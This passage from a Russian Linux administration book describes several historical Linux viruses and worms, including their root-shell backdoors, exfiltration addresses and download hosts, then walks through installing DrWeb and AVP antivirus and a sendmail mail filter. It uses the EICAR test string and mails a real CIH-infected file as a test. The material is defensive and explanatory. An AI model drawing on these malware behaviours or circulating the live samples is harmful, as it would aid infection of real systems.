Для того, чтобы запустить зараженный файл, вирус создает временный файл и записывает в него тело зараженного файла. Вирус использует системную функцию `fork()` для запуска дочернего процесса. Дочерний процесс запускает на выполнение временный файл. Основной процесс ждет окончания дочернего. После того как дочерний процесс завершится, основной процесс удаляет временный файл и прекращает свою работу.

Программы, инфицированные вирусами **Gildo** и **Silvio**, сохраняют свою работоспособность.

Linux.RST

Вирус **RST** позволяет получить удаленный доступ к локальному компьютеру. Данный вирус позволяет злоумышленнику получить управление инфицированной системой только в том случае, если вирус запущен пользователем с правами системного администратора `root`.

Вирус инфицирует все бинарные Linux-файлы в текущем каталоге и в каталоге `/bin`. Вирус **RST** тоже сканирует первую сетевую карту `eth0` так же, как это делает программа соединения по протоколу PPP при первом соединении. Когда приходит специальный пакет, вирус открывает для взломщика управление локальной системой. Для этого запускается оболочка командного процессора с правами администратора.

Червь пытается создать два новых устройства в каталоге `/dev`. Имена устройств: `/dev/hdx1` и `/dev/hdx2`. И еще: **RST** пытается получить доступ к веб-странице сервера `ns1.xoasis.com`.

Lion

Lion — еще один червь, атакующий Linux-машины. Для проникновения в систему он использует уязвимость в DNS-сервере `bind`.

Червь сканирует Internet в поиске систем, имеющих уязвимость в безопасности `root`-доступа. Когда такая система найдена, вирус инфицирует ее, собирает информацию о ней (ip-адрес, логины, пароли) в файл с именем `mail.log` и затем отправляет его на электронный адрес `li0nsniffer@china.com`.

Кроме того, червь предпринимает попытки связаться через Internet с сайтом 51.net (домен 51.net зарегистрирован в Китае) и скачать оттуда файл crew.tgz. Данный файл содержит процедуры, позволяющие сканировать Internet с целью заражения новых машин.

Lindose

Не упомянуть данный вирус в нашей десятке просто невозможно: он умеет заражать Linux и Windows.

Вирус ищет выполняемые файлы Windows и Linux и заражает их. Зараженные файлы будут содержать строку-комментарий: «Win32/Linux.Winux». После заражения меняется лишь дата последней модификации, но размер файлов при этом не увеличивается.

В теле вируса содержатся следующие строки:

```
[Win32/Linux.Winux] multi-platform virus by Benny/29A
This GNU program is covered by GPL.
```

Linux.Nuxbee

Это неопасный нерезидентный Linux-вирус. При запуске ищет файлы формата ELF в каталоге /bin и записывается в их середину. Заражает файлы, только если он был запущен администратором — иначе никак — прав-то маловато. Вирус записывает себя по адресу точки входа, а оригинальные байты зашифровывает и сохраняет в хвосте файла.

29.2. Антивирусные программы

Можно сказать, что популярность той или иной операционной системы определяет количество вирусов, которые предназначены для этой системы. Действительно, чем распространеннее операционная система, тем больше вирусов для нее написано. И это вполне оправдывает логику вирусописателей: никто не будет писать вирус для операционной системы, если ее используют всего несколько десятков или сотен человек.

С ростом популярности операционной системы Linux увеличился и ее «вирусный рейтинг». Если раньше считалось, что не существует вирусов, «обитающих» в Unix-подобной среде, то в последнее время ситуация несколько изменилась. Одними из самых распространенных вирусов для Linux являются: **Bliss**, **Lion**, **Nuxbee**, **Ramen**, **RST** и **Satyr**. Большинство вирусов для Linux являются «червями», то есть сетевыми вирусами, которые распространяются по сети с помощью тех или иных сетевых служб, например, службы электронной почты. Я не буду описывать каждый из вирусов — об этом вы можете прочитать на сайте <http://www.avp.ru>.

Самыми популярными отечественными антивирусными программами являются AVP и DrWeb. Последняя известна еще со времен DOS-подобных операционных систем. Разработчики данных программы выпустили версии AVP («Лаборатория Касперского», <http://www.avp.ru>) и DrWeb («Лаборатория Данилова», <http://www.drweb.ru>) для Linux.

Обе программы являются мощным барьером для всех типов вирусов. Я предпочитаю AVP, хотя в книге будет описана работа с обоими антивирусами.

Программа AVP для Linux (как и DrWeb для Linux), помимо специфических для Linux вирусов, «знает» также вирусы для операционной системы Windows. Конечно, в Linux эти вирусы работать не будут, но данная возможность очень полезна при установке антивируса на почтовом сервере: ведь инфицированные файлы могут быть отправлены локальным пользователям, большинство из которых работает в операционной системе Windows. Кроме того, обе программы обладают функцией эвристического анализа, которая позволяет находить вирусы, которые еще не известны программе, а имеют характерные черты, свойственные вирусам.

29.2.1. Программа DrWeb для Linux

Теперь перейдем непосредственно к процессу антивирусной проверки. Сначала будет рассмотрен DrWeb, а затем — AVP. В следующем п. 29.3 будет рассмотрена антивирусная проверка входящей электронной почты.

Установка DrWeb ничего необычного в себе не таит:

```
rpm -ihv drwebd-4.27-linux.i386.rpm
```

Естественно, номер версии у вас будет отличаться. Самую последнюю версию вы можете достать на сайте лаборатории Данилова — www.drweb.ru. Программа DrWeb обычно устанавливается в каталог /opt/drweb. Затем вы должны получить ключ drweb32.key, другими словами, купить ключ. Это тоже можно сделать на вышеуказанном сайте. Конечно, вы можете достать ключ любым другим способом, но это уже ваши заботы. Данный ключ вам нужно скопировать в каталог /opt/drweb, а потом файл drweb32.key скопировать в файлы drweb.key и drwebd.key:

```
cp ./drweb32.key /opt/drweb
cp /opt/drweb/drweb32.key /opt/drweb/drweb.key
cp /opt/drweb/drweb32.key /opt/drweb/drwebd.key
```

Затем откройте в любом текстовом редакторе файл /opt/drweb/drweb.ini и установите нужные вам параметры. Я рекомендую установить следующий параметр:

```
OutputMode = Terminal
```

По умолчанию данный параметр имеет значение Color, но лучше все-таки установить значение Terminal. При этом обеспечивается более «удобоваримый» вывод на терминал.

Теперь можно проверить работу антивируса:

```
/opt/drweb/drweb /root/cih.exe
```

Как видно из отчета (см. рис. 29.1), антивирус DrWeb проверил один файл /root/cih.exe и нашел в нем вирус Win95.CIH.1035. DrWeb не вылечил ни одного файла (Cured: 0), не удалил ни одного файла (Deleted: 0), не переименовал и не переместил (Renamed: 0 и Moved: 0). Проверка не заняла много времени (0 секунд), а скорость сканирования составила 45 Кб/с.

Если у вас нет вируса для тестирования, вы можете воспользоваться стандартным файлом проверки — test.com. Если почему-то данный файл у вас отсутствует, создайте текстовый файл и добавьте в него всего одну строку:

```
X50!P%@AP[4\PZX54(P^)7C)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+N*
```

Затем сохраните его под именем test.com. В результате проверки данного файла вы должны получить сообщение:

```
EICAR Test File (Not a Virus!)
```

Последнее, что вам осталось настроить, — это автоматическое обновление антивирусных баз данных. Антивирусные базы данных содержат образцы вирусов, с помощью которых антивирус идентифицирует тот или иной тип вируса. Эти базы доступны для всех пользователей по адресу <http://www.dials.ru/drweb/free>.

Однако обновлять базы вручную — это занятие неблагодарное, поэтому настройте свою систему так, чтобы она самостоятельно обновляла антивирус. Специально для этой цели существует модуль update.pl. Он должен быть установлен в каталоге /opt/drweb/update.

```

[root@chslabs /root]# /opt/drweb/drweb /root/cih.exe

Key file: /opt/drweb/drweb.key
Registration info:
0000000000
xxxxxxxxxx
Loading /opt/drweb/drwebase.vdb - Ok, virus records: 28520
/root/cih.exe infected with Win95.CIH.1035
Scan report for "/root/cih.exe":
Scanned : 1 Cured : 0
Infected : 1 Deleted : 0
Modified : 0 Renamed : 0
Suspicious : 0 Moved : 0
Scan time : 00:00:00 Scan speed : 45 Kb/s
[root@localhost root]# [root@localhost ci]#
  
```

Рис. 29.1. Антивирус DrWeb

Запускать данный модуль нужно так:

```
./update.pl /opt/drweb
```

/opt/drweb — это каталог, в который следует поместить обновленные базы. Естественно, для автоматического обновления у вас должно быть установлено соединение с Интернетом до начала обновления. Лучше всего, если у вас выделенная линия: тогда вы вообще забудете, что такое процесс обновления антивируса.

Если обновление было произведено успешно, добавьте запуск данного модуля в сценарий автозагрузки системы. Для этого создайте файл `update_drweb`:

```
#!/bin/sh
/opt/drweb/update/update.pl /opt/drweb
```

и поместите его в каталог `/etc/cron.daily`. Естественно, этот файл нужно сделать исполнимым. Теперь вы можете быть уверены в том, что у вас самая свежая антивирусная база.

В сценарии автозагрузки можно добавить запуск демона `drwebd`. Перед этим следует убедиться, что демон нормально работает. Запустите демона вручную:

```
# /opt/drweb/drwebd
```

Вы должны увидеть примерно следующее:

```
Key file: /opt/drweb/drwebd.key
Registration info:
0000000000
xxxxxxxxxx
Loading /opt/drweb/drwebase.vdb - Ok, virus records: 28520
Daemon is installed, TCP socket created on port 3000
```

Данное сообщение свидетельствует о том, что демон функционирует нормально. Вот теперь добавьте запуск демона `drwebd` в сценарии автозагрузки системы.

29.2.2. Программа AVP для Linux

Программа AVP обнаруживает и удаляет следующие типы вирусов:

1. Стелс-вирусы (невидимки).
2. Полиморфные вирусы.
3. Вирусы, предназначенные для запуска в операционных системах Windows 9x, Windows NT, Linux/UNIX, OS/2.
4. Макро-вирусы, заражающие документы MS Office.
5. Вирусы для Java-апплетов.
6. «Троянские кони».

Для установки данной программы вам необходим компьютер с процессором 386 (или старше) и 8 Мб оперативной памяти (рекомендуется 16 Мб). Естественно, на компьютере должна быть установлена операционная система Linux.

Вставьте инсталляционный компакт-диск с антивирусом в CD-ROM и смонтируйте его командой:

```
mount -t iso9660 /dev/hdd /mnt/cdrom
где /dev/hdd -- это имя устройства CDRом.
```

Перейдите в каталог /mnt/cdrom/Products/KAVLinux. В этом каталоге должен находиться файл AVPWSELinux.tgz. Скопируйте его в какой-нибудь каталог вашей файловой системы. Если для данного файла установлено право на исполнение, права доступа следует изменить, например:

```
chmod 444 AVPWSELinux.tgz
```

Затем распакуйте файл командой:

```
tar zxvf AVPWSELinux.tgz
```

В результате распаковки в текущем каталоге появятся два новых файла: AVPInstaller и AVPWSLinux.tgz. Для начала установки введите команду:

```
./AVPInstaller
```

Появится приглашение с выводом номера версии устанавливаемого продукта. Я использовал версию AVP 3.0 build 135.1. Вы должны увидеть примерно такое сообщение:

```
I think you use Redhat-like system. You didnt write package in
command line. Search in current directory?
```

Таким образом программа установки сообщает вам тип вашей операционной системы (Redhat-совместимый) и предлагает найти пакет с установочными файлами в текущем каталоге, на что вы должны ввести в ответ «у», то есть согласиться. Затем программа установки спросит вас, не хотите ли вы установить AVP:

```
In package /KAVLinux/AVPWSELinux/AVPWSLinux.tgz found AVPWSLin-
ux (AntiViral Toolkit Pro for Linux) (Foundation files)), versi-
on 3.0 build 135. Do you want to install it?
```

Введите в ответ «у» и нажмите «Enter». Установщик распакует необходимые файлы и спросит вас, не хотите ли вы запустить AVP для Linux:

```
Do you want run /opt/AVP/AvpLinux.
```

Пока запускать AVP рановато: мы еще не подготовились к первому запуску. Если вы попытаете сейчас запустить его, получите много сообщений об ошибках, а потом сканер завершит свою работу. Следует сказать, что все файлы будут установлены в каталог /opt/AVP.

Прежде всего нужно скопировать ключевой файл. Этот файл должен находиться на дискете, которая входит в ваш лицензионный комплект установки. Смонтируйте дискету:

```
mount /dev/fd0 /mnt/floppy
```

На дискете вы найдете один-единственный файл с расширением `key`. Скопируйте его в файл `/opt/AVP/AvpUnix.key`. При копировании обратите внимание на регистр букв в имени файла. Ключевой файл должен называться именно `AvpUnix.key`, а не как-либо иначе.

Затем откройте в любом текстовом редакторе файл `/opt/AVP/AvpUnix.ini` (см листинг 29.1).

Листинг 29.1. Файл `AvpUnix.ini`

```
[AVP32]
DefaultProfile=defUnix.prf
LocFile=None
[Configuration]
KeyFile=AvpUnix.key
KeysPath=/opt/AVP
SetFile=avp.set
BasePath=/opt/AVP
SearchInSubDir=No
```

В файле `defUnix.prf` содержатся настройки пользователя (профиль пользователя). Редактировать эти настройки рекомендуется с помощью программы `AVPTuner`, которая будет рассмотрена немного позже.

Ключевой файл называется `AvpUnix.key`. Путь, по которому расположены антивирусные базы, определяется параметром `BasePath`. Лучше не изменять данное значение. Лично у меня, когда я изменил значение параметра `BasePath`, `AvpLinux` продолжал искать антивирусные базы в локальном каталоге. Если вы все-таки изменили путь к базам, укажите полный путь к файлу `avp.set`. В этом файле прописаны все подключаемые базы. При этом подразумевается, что базы и файл `avp.set` расположены в одном и том же каталоге. Например, если вы решили установить базы в каталог `/opt/AVP/Bases`, внесите следующие изменения в файл конфигурации:

```
[Configuration]
KeyFile=AvpUnix.key
KeysPath=/opt/AVP
SetFile=/opt/Bases/avp.set
BasePath=/opt/AVP/Bases
SearchInSubDir=No
```

Естественно, файлы антивирусных баз должны быть распложены в каталоге `/opt/AVP/Bases`. Для первого запуска воспользуйтесь базами, которые распложены на компакт-диске в каталоге `/mnt/cdrom/Bases`, а позже займемся их обновлением. Если вы скопировали базы из раздела *Windows*, внимательно проследите за регистром букв в имени файла. Иногда случается такое, что при копировании файлов из раздела *Windows* первая буква названия файла является прописной. Переименуйте такие файлы в соответствии с файлом `avr.set`, иначе сканер *AvpLinux* не будет работать (точнее, не найдет нужные ему базы). При работе с операционной системой *Linux* всегда следует помнить о регистре букв в именах файлов.

Теперь можно приступить к первому запуску программы (см. рис. 29.2). Для этого введите команду:

```
/opt/AVP/AvpLinux /home/den
```




Рис. 29.2. Антивирус AVP

После завершения процесса сканирования вы увидите отчет о проверенных объектах (см. рис. 29.3).

Как видно из рис. 29.3, было проверено 290 файлов и 87 каталогов. Скорость сканирования — 78 Кб/с, а время сканирования — 10 секунд. Не было найдено ни вирусов, ни «подозрительных» объектов (*Suspicious*).

Если будет найден инфицированный файл, программы предложит вам выполнить следующие действия:




Рис. 29.3. Отчет AVP

- Report Only (Ok)** ...ничего не делать (только отчет);
- disInfect**попытаться вылечить файл;
- Delete**удалить.

Чтобы выбрать какое-нибудь действие, нажмите «Enter», «d» или «D», соответственно.

Лечение файлов не всегда возможно, поэтому если AVP не вылечил ваш файл, вам придется удалить его.

Случается и такое, что вирус поражает программу-сканер, то есть AvpLinux. В этом случае рекомендуется восстановить AVP из дистрибутива. В самом крайнем случае (если нет дистрибутива) можно попытаться вылечить файл, выбрав действие **disInfect**.

Иногда вы можете получить сообщение, что файл AvpLinux поврежден или заражен неизвестным вирусом. Это может быть вызвано тем, что вы (или кто-то другой) переименовали файл AvpLinux и пытаетесь запустить переименованную версию. В старых версиях AVP для Linux имя исполнимого файла было «зашиито» в саму программу, поэтому, обнаружив при запуске, что имя отличается от исходного, AVP выдавал такое сообщение, несмотря на то, что файл был целым и невредимым. Как правило, в новых версиях AVP эта ошибка устранена.

Программа AVP для Linux не лечит файлы, которые запакованы в архивы, файлы, инфицированные «троянскими конями», почтовые базы, файлы почтовых форматов. Поэтому, если эти файлы окажутся зараженными, их нужно будет удалить.

Кроме обыкновенных файлов и каталогов, можно также сканировать загрузочные сектора жесткого диска. Для включения режима сканирования MBR-сектора используется ключ «-Р-». Для включения режима сканирования Boot-секторов используется ключ «-В-». Для отключения данных режимов используются ключи «-Р» и «-В» соответственно.

При попытке лечения зараженного сектора AVP перезапишет инфицированный сектор стандартным загрузочным сектором операционной системы DOS версии 6.0, поэтому будьте очень внимательны при лечении секторов — после такого «лечения» вы не сможете вообще запустить операционную систему. В этом случае нужно сделать резервное копирование всех файлов, а потом уже приступать к лечению. Полезно будет также создать загрузочную дискету Linux. Обычно она создается при установке системы, но ее никогда не поздно сделать с помощью программы `qmkbootdisk`.

Теперь перейдем к демону AVP. В отличие от сканера, демон `AvpDaemon` загружает антивирусные базы в память всего один раз — при запуске. В результате этого значительно сокращается время проверки объектов. Эта особенность определяет сферу применения демона AVP: почтовые, файловые и Web-серверы, где требуется быстро проверять поступающие объекты.

При установке в каталоге `/etc/init.d` будет создана ссылка `avpdaemon` на файл `/opt/AVP/avpdaemon.rh`, если вы используете Redhat-подобную операционную систему. Поэтому демон AVP будет загружаться автоматически при запуске системы. Сейчас можно выполнить его запуск вручную, введя команду:

```
/etc/init.d/avpdaemon start
```

Определить всевозможные параметры антивируса AVP можно с помощью программы `AVPTuner`. Запустите ее командой: `/opt/AVP/AVPTuner` (см. рис. 29.4).

После запуска данной программы вам будут доступны следующие закладки: **Location**, **Objects**, **Scanning**, **Actions**, **Options**, **Mail**.

На закладке **Location** задаются каталоги, которые бы вы хотели проверить. Добавить еще один каталог можно, нажав на кнопку «Add folder». Знак плюса возле имени каталога означает включение его в область сканирования, минуса — исключения его из области сканирования. Изменить режим можно с помощью клавиши «Пробел». Для каждого каталога можно задать режим проверки, а также файлы, которые нужно проверить (программы, все файлы, по желанию пользователя). При выборе файлов для сканирования я рекомендую использовать режим **Smart**. При этом режиме проверяются все файлы, способные содержать код вируса.




Рис. 29.4. Программа AVPTuner

На закладке **Objects** указываются все типы объектов, которые вы хотите проверить на наличие вирусов.

Параметры сканирования можно задать на закладке **Scanning**, а на закладке **Actions** можно определить вид действия при обнаружении инфицированного объекта.

На закладке **Options** можно указать дополнительные параметры сканирования. Я рекомендую включить режим эвристического анализа (**Code Analyzer**). Режим избыточного сканирования (**Redundant Scanning**) лучше не включать, поскольку значительно увеличивается время сканирования.

На закладке **Mail** можно включить режим отправки отчетов с результатами сканирования администратору или любому другому пользователю.

Автоматическое обновление антивирусных баз происходит с помощью программы **AvpUpdater**. Для автоматического обновления через Интернет используйте команду:

```
/opt/AVP/AvpUpdater -ui=ftp://ftp.kaspersky.ru/updates
```

Данную команду полезно добавить в расписание демона **crond**. Создайте файл `update_avp`:

```
#!/bin/sh
/opt/AVP/AvpUpdater -ui=ftp://ftp.kaspersky.ru/updates
```

Поместите этот файл в каталог `/etc/cron.daily`. Измените права доступа к этому файлу, разрешив его выполнение. Таким образом, каждый день вы будете получать обновленный файл `daily.avc`, содержащий информацию о вирусах, найденных сегодня. Каждую неделю будут обновляться еженедельные антивирусные базы, а также основные антивирусные базы по мере их выхода. Размеры антивирусных баз небольшие (кроме основных), поэтому можете особо не беспокоиться о трафике.

29.3. Проверка входящей и исходящей почты. Программа AVPKeeper

Программа AVPKeeper выполняет поиск и удаление вирусов в сообщениях электронной почты. В состав AVP входят версии программы AVPKeeper, предназначенные для работы с такими агентами доставки почты (MTA): `sendmail`, `postfix`, `qmail`. Поскольку в книге рассматривается только программа `sendmail`, я рассмотрю сопряжение AVPDeamon только с этой программой.

AVPKeeper может работать в двух режимах: локальном и глобальном. Давайте разберемся, для чего предназначены эти режимы. Первый подойдет только в случае, если вы администрируете небольшой почтовик, который обслуживает небольшое количество пользователей. При выборе локального режима будут проверяться только входящие сообщения, то есть, только те, которые приходят извне (из Internet) нашим пользователям. В этом случае предполагается, что в нашей сети нет вирусописателей, которые распространяют вирусы.

Глобальный режим работы больше подходит для почтовых серверов больших организаций. При этом режиме проверяется не только входящая почта, но и исходящие сообщения: вдруг среди наших пользователей есть распространители вирусов.

Надежнее работает локальный режим, поэтому мы будем использовать именно его. Принципиально большой разницы в настройках нет: скоро вы сами убедитесь в этом.

Начнем с установки программы AVPKeeper. В состав обычного дистрибутива AVP, который мы установили ранее, эта программа не входит. Для ее установки скопируйте файл `kavselinux.tgz` из каталога `/mnt/cdrom/Products/KAVLinux` в какой-нибудь каталог вашей файловой системы. Затем установите нужные права доступа (нужно сбросить право на выполнение) и распакуйте его:

```
chmod 444 kavselinux.tgz
tar zxvf kavselinux.tgz
```

После этого запустите инсталлятор `kavinstaller`. В процессе установки ВНИМАТЕЛЬНО отвечайте на задаваемые инсталлятором вопросы. Во-первых,

инсталлятор обнаружит, что уже установлена предыдущая версия AVP и спросит, что с ней делать. Нужно ответить «Оставить», чтобы предыдущая версия осталась на диске. Затем инсталлятор спросит вас, какие версии AVPKeeper нужно устанавливать. Ответить Да (y) нужно только на вопрос:

```
В пакете /KAVLinux/kavs/kavkeeper-sendmail-linux-3.5.136.tgz
обнаружен kavkeeper-sendmail (KAV Keeper for sendmail),
версия 3.5 build 135. Do you want to install it? y
```

Затем вам будет задана серия вопросов о том, что делать со старыми файлами:

```
Found [file] What do you want doing with this file?
(Overwrite/Write with new extension/Skip)
```

Нужно ответить w — перезаписать с новым расширением. Потом в случае некорректной установки у вас будет возможность все восстановить.

После установки нового антивируса — KAV (Kaspersky AntiVirus) названия сканера, демона, программы настройки изменятся. Для сканирования нужно использовать программу kavscanner, для настройки — kavtuner. В качестве демона будет использоваться kavdaemon. Для автоматического обновления теперь нужно использовать программу kavupdater. Две программы — AVP и KAV — прекрасно «уживаются» на одном компьютере, поэтому я настоятельно не рекомендую удалять предыдущую версию.

Теперь перейдем к настройке sendmail. Прежде всего остановите sendmail командой:

```
/etc/init.d/sendmail stop
```

После этого перейдите в каталог /opt/AVP/kavkeeper и скопируйте каталог sendmail-cf в каталог /usr/share. Затем выполните одну из следующих команд:

```
m4 kav_glb.mc > /etc/sendmail.cf
m4 kav_loc.mc > /etc/sendmail.cf
```

Первую команду нужно выполнить, если вам нужен глобальный режим работы программы AVPKeeper, а вторую — если необходим локальный режим. Как видите, нет большой разницы в настройке режимов AVPKeeper.



Примечания.

1. Перед выполнением этих команд скопируйте куда-нибудь старый /etc/sendmail.cf — он вам еще пригодится.
2. Файлы kav_glb.mc и kav_loc.mc нужно использовать только для экспериментального запуска. После того, как все нормально будет работать, отредактируйте данные файлы и внесите параметры, специфичные для вашей машины (конечно, если вы когда-нибудь устанавливали такие параметры). В общем случае данные файлы подойдут для большинства машин.

В качестве примера приведу листинг файла локального режима работы kav_loc.mc (см. листинг 29.2).

Листинг 29.2. Файл kav_loc.mc

```

divert(-1)
dnl This is the macro config file used to generate the /etc/sendmail.cf
dnl file. If you modify the file you will have to regenerate the
dnl /etc/sendmail.cf by running this macro config through the m4
dnl preprocessor:
dnl
dnl m4 /etc/sendmail.mc > /etc/sendmail.cf
dnl
dnl You will need to have the sendmail-cf package installed for
dnl this to
dnl work.
include('../m4/cf.m4')
define(`confDEF_USER_ID', "8:12")
OSTYPE(`linux')
undefine(`UUCP_RELAY')
undefine(`BITNET_RELAY')
define(`confAUTO_REBUILD')
define(`confTO_CONNECT', `1m')
define(`confTRY_NULL_MX_LIST', true)
define(`confDONT_PROBE_INTERFACES', true)
dnl define(`KAVKEEPER_MAILER', `/usr/local/bin/kavkeeper')
dnl define(`KAVKEEPER_CONFIG', `/etc/kavkeeper.ini')
dnl define(`KAVKEEPER_LOCAL_MAILER', `mail.local')
FEATURE(`smrsh', `/usr/sbin/smrsh')
FEATURE(mailertable)
FEATURE(`virtusertable', `hash -o /etc/mail/virtusertable')
FEATURE(redirect)
FEATURE(always_add_domain)
FEATURE(use_cw_file)
FEATURE(local_kav)
MAILER(smtp)
FEATURE(`access_db')
FEATURE(`blacklist_recipients')
dnl We strongly recommend to comment this one out if you want to
dnl protect
dnl yourself from spam. However, the laptop and users on compute-
dnl rs that do
dnl not hav 24x7 DNS do need this.
FEATURE(`accept_unresolvable_domains')
dnl FEATURE(`relay_based_on_MX')

```


Если вас по каким-либо причинам не устраивает стандартный файл `kav_los.mc`, например, вы используете специфические настройки, внесите строки, выделенные жирным шрифтом, в свой `mc`-файл и выполните команду:

```
m4 mysystem.mc > /etc/sendmail.cf
```

При использовании глобального режима в свой `mc`-файл нужно внести следующие строки:

```
dn1 define('KAVKEEPER_MAILER', '/usr/local/bin/kavkeeper')
dn1 define('KAVKEEPER_CONFIG', '/etc/kavkeeper.ini')
define('KAV_LOCAL_HACK')
dn1 define('confDEF_USER_ID', 'kavuser:kavuser')
dn1 define('confrUN_AS_USER', 'kavuser')
dn1 define('KAVKEEPER_MAILER_FLAGS', 'APhnu9')
MAILER(kavkeeper)
```

Все! Настройку `sendmail` можно считать завершенной. Осталось только проверить, как все работает. Запустите `sendmail (/etc/init.d/sendmail start)` и выполните команду:

```
uuencode /root/kern386.exe kern386.exe | mail -s Just_Run_It evg
```

Этой командой файл, инфицированный вирусом Win95.CIH, будет отправлен локальному пользователю `evg`. Сейчас начинается самое интересное. Проверьте свою почту (см. файл `/var/mail/root`). Должно быть что-то типа того, что представлено в листинге 29.3.

Листинг 29.3. Сообщения о найденных вирусах

```
Return-Path: <>
From: root@domain.ru
To: root@localhost.localdomain
Subject: SENDER ! Virus found in message from you !
MIME-Version: 1.0
Content-Type: text/plain; charset="US-ASCII"
You sent to user evg message with VIRUS .
=====
KAV Report:
=====
kern386.exe infected: Win95.CIH.1035
=====
Bye !
Return-Path:<>
From:root@domain.ru
To:root@domain.ru
Subject:ADMIN ! ALARM ! Virus found !
```

```
MIME-Version:1.0
Content-Type:multipart/mixed;
  boundary="=NEXT=AVPCHECK=2002=184=1025707050=1225=0="
This is a MIME-encapsulated message
--=NEXT=AVPCHECK=2002=184=1025707050=1225=0=
Content-Type:text/plain
Content-Transfer-Encoding:US-ASCII
```

```
User root@localhost.localdomain send to user evg. mail with virus.
```

```
-----
KAV report:
```

```
-----
kern386.exe infected: Win95.CIH.1035
-----
```

Первое сообщение говорит о том, что письмо, содержащее вирус, было успешно отправлено, но оно не было доставлено адресату. Второе сообщение информирует администратора системы, что локальному пользователю evg пришло письмо, содержащее вирус.

В файле протокола `/var/log/kavkeeper-[date].log` вы также найдете сообщения о вирусе.

Программу **AVPKeeper** можно настроить по-разному: для автоматического удаления вирусов и удаления вирусов вручную. В первом случае пользователь, отправивший сообщение с вирусом, получает уведомление об этом, сообщение о найденном вирусе направляется администратору, а само сообщение (вместе с ним и вирус) удаляется. Во втором случае происходит все так же, как и в первом, но сообщение не удаляется, а переадресовывается администратору. Второй режим рекомендую использовать, если у вас уйма свободного времени и вашим хобби является исследование вирусов. Эти режимы можно задать в файле `kavkeeper.ini`. Более подробную информацию вы можете получить, прочитав документацию на программу **AVPKeeper**.

Технологии защиты и взлома программного обеспечения под Linux

